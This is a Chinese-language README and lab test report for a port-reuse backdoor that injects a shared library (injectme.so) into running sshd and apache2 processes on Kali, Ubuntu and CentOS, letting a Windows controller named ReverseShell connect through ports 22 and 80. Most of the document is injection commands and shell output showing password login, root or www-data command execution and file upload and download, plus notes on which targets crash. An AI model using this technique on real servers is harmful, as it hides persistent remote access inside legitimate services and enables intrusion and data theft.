

端口复用

使用方法

- client_on_windows
 - define HOST处设定目标IP
 - define PORT 处设定目标端口
 - 使用VS2019编译运行
- server_on_linux
 - injectme.c => define PASSWORD处设定密码（默认为Qihoo）
 - 运行对应inject-xxx脚本（可能需要设定chmod +x inject-xxx.sh）

测试概况

操作系统	SSH:22	apache2:80
kali 2020	一切正常	一切正常
ubuntu 9	一切正常	注入worker进程段错误（即使注入空so文件）
centos 7	成功注入，运行过程段错误(需要事先setenforce 0)	注入worker进程dlopen调用失败（即使注入空so文件）

测试过程

kali 2020系统

SSH:22端口

- 重启并注入ssh进程

```
root@kali:/home/kali/linux-inject# ./inject-ssh.sh
kill pid = 4362
ssh pid = 4462
targeting process with pid 4462
"./injectme.so" successfully injected
root@kali:/home/kali/linux-inject#
```

- 启动主控端

```
C:\Users\weixingyu\source\repos\ReverseShell\x64\Debug\Server.exe
[*]connecting to 192.168.11.130:22
[*]connected!
[*]recv AES key: AESKey
[*]set AES key
[*]password:
Qihoo
[weixingyu-D1] >ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.11.130 netmask 255.255.255.0 broadcast 192.168.11.255
    inet6 fe80::20c:29ff:fed0:99a prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:d0:09:9a txqueuelen 1000 (Ethernet)
    RX packets 16829 bytes 2887755 (2.7 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 12041 bytes 5142496 (4.9 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 36 bytes 1708 (1.6 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 36 bytes 1708 (1.6 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0


[weixingyu-D1] >_
```

- 文件上传与下载

```
C:\Users\weixingyu\source\repos\ReverseShell\x64\Debug\Server.exe
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 36 bytes 1708 (1.6 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 36 bytes 1708 (1.6 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

[weixingyu-D1] >upload test.png test
[*] file size:179876
[*] want read file 32768 - 0 = 32768 bytes
[*] read file 32768 bytes
[*] send file 1/6
[*] want read file 32768 - 0 = 32768 bytes
[*] read file 32768 bytes
[*] send file 2/6
[*] want read file 32768 - 0 = 32768 bytes
[*] read file 32768 bytes
[*] send file 3/6
[*] want read file 32768 - 0 = 32768 bytes
[*] read file 32768 bytes
[*] send file 4/6
[*] want read file 32768 - 0 = 32768 bytes
[*] read file 32768 bytes
[*] send file 5/6
[*] want read file 16036 - 0 = 16036 bytes
[*] read file 16036 bytes
[*] send file 6/6
[*] send file test.png over
[weixingyu-D1] >download test test2.png
[*] open file success
[*] file size:179876 bytes
[*] get file 0/6
[*] write file 32768 bytes
[*] get file 1/6
[*] write file 32768 bytes
[*] get file 2/6
[*] write file 32768 bytes
[*] get file 3/6
[*] write file 32768 bytes
[*] get file 4/6
[*] write file 32768 bytes
[*] get file 5/6
[*] write file 16036 bytes
[*] write file test2.png success
[weixingyu-D1] >_
```

- 上传下载前后文件一致



apache2:80端口

- 重启并注入apache2进程

```
kali@192.168.11.130:22 - Bitvise xterm - kali@kali: ~
root@kali:/home/kali/linux-inject# ./inject-apache2.sh
kill pid = 3078
kill pid = 3097
kill pid = 4007
kill pid = 4008
kill pid = 4009
kill pid = 4010
kill pid = 4011
inject pid = 4607
targeting process with pid 4607
"./injectme.so" successfully injected
inject pid = 4609
targeting process with pid 4609
"./injectme.so" successfully injected
inject pid = 4610
targeting process with pid 4610
"./injectme.so" successfully injected
inject pid = 4611
targeting process with pid 4611
"./injectme.so" successfully injected
inject pid = 4612
targeting process with pid 4612
"./injectme.so" successfully injected
inject pid = 4613
targeting process with pid 4613
"./injectme.so" successfully injected
root@kali:/home/kali/linux-inject#
```

- 启动主控端

```
C:\Users\weixingyu\source\repos\ReverseShell\x64\Debug\Server.exe
[*]connecting to 192.168.11.130:80
[*]connected!
[*]recv AES key: AESKey
[*]set AES key
[*]password:
Qihoo
[weixingyu-D1] > ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.11.130 netmask 255.255.255.0 broadcast 192.168.11.255
    inet6 fe80::20c:29ff:fed0:99a prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:d0:09:9a txqueuelen 1000 (Ethernet)
    RX packets 17335 bytes 3129181 (2.9 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 12448 bytes 5598562 (5.3 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 40 bytes 1908 (1.8 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 40 bytes 1908 (1.8 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

[weixingyu-D1] > pwd
/
[weixingyu-D1] > whoami
www-data
[weixingyu-D1] >
```

ubuntu 9系统

SSH:22端口

- 注入ssh进程

```
ubuntu@192.168.11.132:22 - Bitvise xterm - root@ubuntu: /home/ubuntu/linux-inject
targeting process with pid 885
root@ubuntu:/home/ubuntu/linux-inject# service sshd status
• ssh.service - OpenBSD Secure Shell server
   Loaded: loaded (/lib/systemd/system/ssh.service; enabled; vendor preset: enabled)
   Active: active (running) since Sun 2020-07-19 20:15:55 PDT; 33s ago
     Docs: man:sshd(8)
           man:sshd_config(5)
   Process: 2226 ExecStartPre=/usr/sbin/sshd -t (code=exited, status=0/SUCCESS)
    Main PID: 2235 (sshd)
       Tasks: 1 (limit: 4624)
      Memory: 1.4M
    CGroup: /system.slice/ssh.service
            └─2235 sshd: /usr/sbin/sshd -D [listener] 0 of 10-100 startups

Jul 19 20:15:55 ubuntu systemd[1]: Starting OpenBSD Secure Shell server...
Jul 19 20:15:55 ubuntu sshd[2235]: Server listening on 0.0.0.0 port 22.
Jul 19 20:15:55 ubuntu sshd[2235]: Server listening on :: port 22.
Jul 19 20:15:55 ubuntu systemd[1]: Started OpenBSD Secure Shell server.
root@ubuntu:/home/ubuntu/linux-inject# ./inject -p 2235 ./injectme.so
targeting process with pid 2235
"./injectme.so" successfully injected
root@ubuntu:/home/ubuntu/linux-inject# pmap -x 2235 | grep inject
00007faad03db000      8      8      0 r---- injectme.so
00007faad03dd000     16     16      0 r-x-- injectme.so
00007faad03e1000      4      0      0 r---- injectme.so
00007faad03e2000      4      4      4 r---- injectme.so
00007faad03e3000      4      4      4 rw--- injectme.so
root@ubuntu:/home/ubuntu/linux-inject#
```

- 启动主控端

```
C:\Users\weixingyu\source\repos\ReverseShell\x64\Debug\Server.exe
[*]connecting to 192.168.11.132:22
[*]connected!
[*]recv AES key: AESKey
[*]set AES key
[*]password:
Qihoo
[weixingyu-D1] >ifconfig
ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.11.132 netmask 255.255.255.0 broadcast 192.168.11.255
    inet6 fe80::7e75:6d17:390c:6828 prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:a5:23:83 txqueuelen 1000 (Ethernet)
    RX packets 6402 bytes 7546401 (7.5 MB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 3451 bytes 380990 (380.9 KB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 171 bytes 14500 (14.5 KB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 171 bytes 14500 (14.5 KB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

[weixingyu-D1] >pwd
/
[weixingyu-D1] >whoami
root
[weixingyu-D1] >_
```

apache2:80端口

- 注入apache2, 主进程成功, worker进程报错Segmentation fault

```
ubuntu@192.168.11.132:22 - Bitvise xterm - root@ubuntu: /home/ubuntu/linux-inject
root@ubuntu:/home/ubuntu/linux-inject# service apache2 status
● apache2.service - The Apache HTTP Server
   Loaded: loaded (/lib/systemd/system/apache2.service; enabled; vendor preset: enabled)
   Active: active (running) since Sun 2020-07-19 20:14:37 PDT; 7min ago
     Docs: https://httpd.apache.org/docs/2.4/
   Process: 851 ExecStart=/usr/sbin/apachectl start (code=exited, status=0/SUCCESS)
   Main PID: 979 (apache2)
    Tasks: 55 (limit: 4624)
   Memory: 9.0M
   CGroup: /system.slice/apache2.service
           └─979 /usr/sbin/apache2 -k start
             └─980 /usr/sbin/apache2 -k start
               └─981 /usr/sbin/apache2 -k start

Jul 19 20:14:34 ubuntu systemd[1]: Starting The Apache HTTP Server...
Jul 19 20:14:37 ubuntu apachectl[890]: AH00558: apache2: Could not reliably determine the server's
Jul 19 20:14:37 ubuntu systemd[1]: Started The Apache HTTP Server.
root@ubuntu:/home/ubuntu/linux-inject# ./inject -p 979 ./injectme.so
targeting process with pid 979
"./injectme.so" successfully injected
root@ubuntu:/home/ubuntu/linux-inject# ./inject -p 980 ./injectme.so
targeting process with pid 980
instead of expected SIGTRAP, target stopped with signal 11: Segmentation fault
sending process 980 a SIGSTOP signal for debugging purposes
root@ubuntu:/home/ubuntu/linux-inject# ./inject -p 981 ./injectme.so
targeting process with pid 981
instead of expected SIGTRAP, target stopped with signal 11: Segmentation fault
sending process 981 a SIGSTOP signal for debugging purposes
root@ubuntu:/home/ubuntu/linux-inject#
```

centos 7系统

SSH:22端口

- 注入ssh进程成功

```
root@192.168.11.137:22 - Bitvise xterm - root@localhost:~/linux-inject
[root@localhost linux-inject]# service sshd start
Redirecting to /bin/systemctl start sshd.service
[root@localhost linux-inject]# service sshd status
Redirecting to /bin/systemctl status sshd.service
• sshd.service - OpenSSH server daemon
  Loaded: loaded (/usr/lib/systemd/system/sshd.service; enabled; vendor preset: enabled)
  Active: active (running) since — 2020-07-20 11:28:15 CST; 4s ago
    Docs: man:sshd(8)
           man:sshd_config(5)
 Main PID: 1901 (sshd)
   CGroup: /system.slice/sshd.service
           └─1901 /usr/sbin/sshd -D

7月 20 11:28:15 localhost.localdomain systemd[1]: Starting OpenSSH server daemon...
7月 20 11:28:15 localhost.localdomain sshd[1901]: Server listening on 0.0.0.0 port 22.
7月 20 11:28:15 localhost.localdomain sshd[1901]: Server listening on :: port 22.
7月 20 11:28:15 localhost.localdomain systemd[1]: Started OpenSSH server daemon.
[root@localhost linux-inject]# ./inject -p 1901 ./injectme.so
targeting process with pid 1901
"./injectme.so" successfully injected
```

- 启动主控端后sshd进程崩溃，报错Segmentation fault

```
Ca\Users\weixingyu\source\re...
[*] connecting to 192.168.11.137:22
[*] connected!
[*] set AES key
[*] password:
qihoo
[!] send: No error
[!] recv: No error
[*] password:

root@192.168.11.137:22 - Bitvise xterm - root@localhost:~/linux-inject
Loaded: loaded (/usr/lib/systemd/system/sshd.service; enabled; vendor preset: enabled)
Active: active (running) since — 2020-07-20 11:28:15 CST; 4s ago
  Docs: man:sshd(8)
        man:sshd_config(5)
 Main PID: 1901 (sshd)
   CGroup: /system.slice/sshd.service
           └─1901 /usr/sbin/sshd -D

7月 20 11:28:15 localhost.localdomain systemd[1]: Starting OpenSSH server daemon...
7月 20 11:28:15 localhost.localdomain sshd[1901]: Server listening on 0.0.0.0 port 22.
7月 20 11:28:15 localhost.localdomain sshd[1901]: Server listening on :: port 22.
7月 20 11:28:15 localhost.localdomain systemd[1]: Started OpenSSH server daemon.
[root@localhost linux-inject]# ./inject -p 1901 ./injectme.so
targeting process with pid 1901
"./injectme.so" successfully injected
[root@localhost linux-inject]# service sshd status
Redirecting to /bin/systemctl status sshd.service
• sshd.service - OpenSSH server daemon
  Loaded: loaded (/usr/lib/systemd/system/sshd.service; enabled; vendor preset: enabled)
  Active: activating (auto-restart) (Result: signal) since — 2020-07-20 11:28:37 CST; 16s ago
    Docs: man:sshd(8)
           man:sshd_config(5)
 Process: 1901 ExecStart=/usr/sbin/sshd -D $OPTIONS (code=killed, signal=SEGV)
 Main PID: 1901 (code=killed, signal=SEGV)

7月 20 11:28:37 localhost.localdomain systemd[1]: sshd.service: main process exited, code=kill.
7月 20 11:28:37 localhost.localdomain systemd[1]: Unit sshd.service entered failed state.
7月 20 11:28:37 localhost.localdomain systemd[1]: sshd.service failed.
Hint: Some lines were ellipsized, use -l to show in full.
[root@localhost linux-inject]#
```

apache2:80端口

- 注入主进程成功，注入worker进程报错dlopen() failed to load

Redirecting to /bin/systemctl status httpd.service

● httpd.service - The Apache HTTP Server

Loaded: loaded (/usr/lib/systemd/system/httpd.service; enabled; vendor preset: disabled)

Active: **active (running)** since — 2020-07-20 10:35:34 CST; 56min ago

Docs: man:httpd(8)

man:apachectl(8)

Main PID: 1040 (httpd)

Status: "Total requests: 0; Current requests/sec: 0; Current traffic: 0 B/sec"

CGroup: /system.slice/httpd.service

└─1040 /usr/sbin/httpd -DFOREGROUND

└─1093 /usr/sbin/httpd -DFOREGROUND

└─1094 /usr/sbin/httpd -DFOREGROUND

└─1097 /usr/sbin/httpd -DFOREGROUND

└─1098 /usr/sbin/httpd -DFOREGROUND

└─1099 /usr/sbin/httpd -DFOREGROUND

7月 20 10:35:33 localhost.localdomain systemd[1]: Starting The Apache HTTP Server...

7月 20 10:35:34 localhost.localdomain httpd[1040]: AH00558: httpd: Could not reliably det...ge

7月 20 10:35:34 localhost.localdomain systemd[1]: Started The Apache HTTP Server.

Hint: Some lines were ellipsized, use -l to show in full.

[root@localhost linux-inject]# ./inject -p 1040 ./injectme.so

targeting process with pid 1040

ptrace(PTRACE_GETSIGINFO) failed

[root@localhost linux-inject]# ./inject -p 1093 ./injectme.so

targeting process with pid 1093

__libc_dlopen_mode() failed to load ./injectme.so

[root@localhost linux-inject]# ./inject -p 1094 ./injectme.so

targeting process with pid 1094

__libc_dlopen_mode() failed to load ./injectme.so

[root@localhost linux-inject]#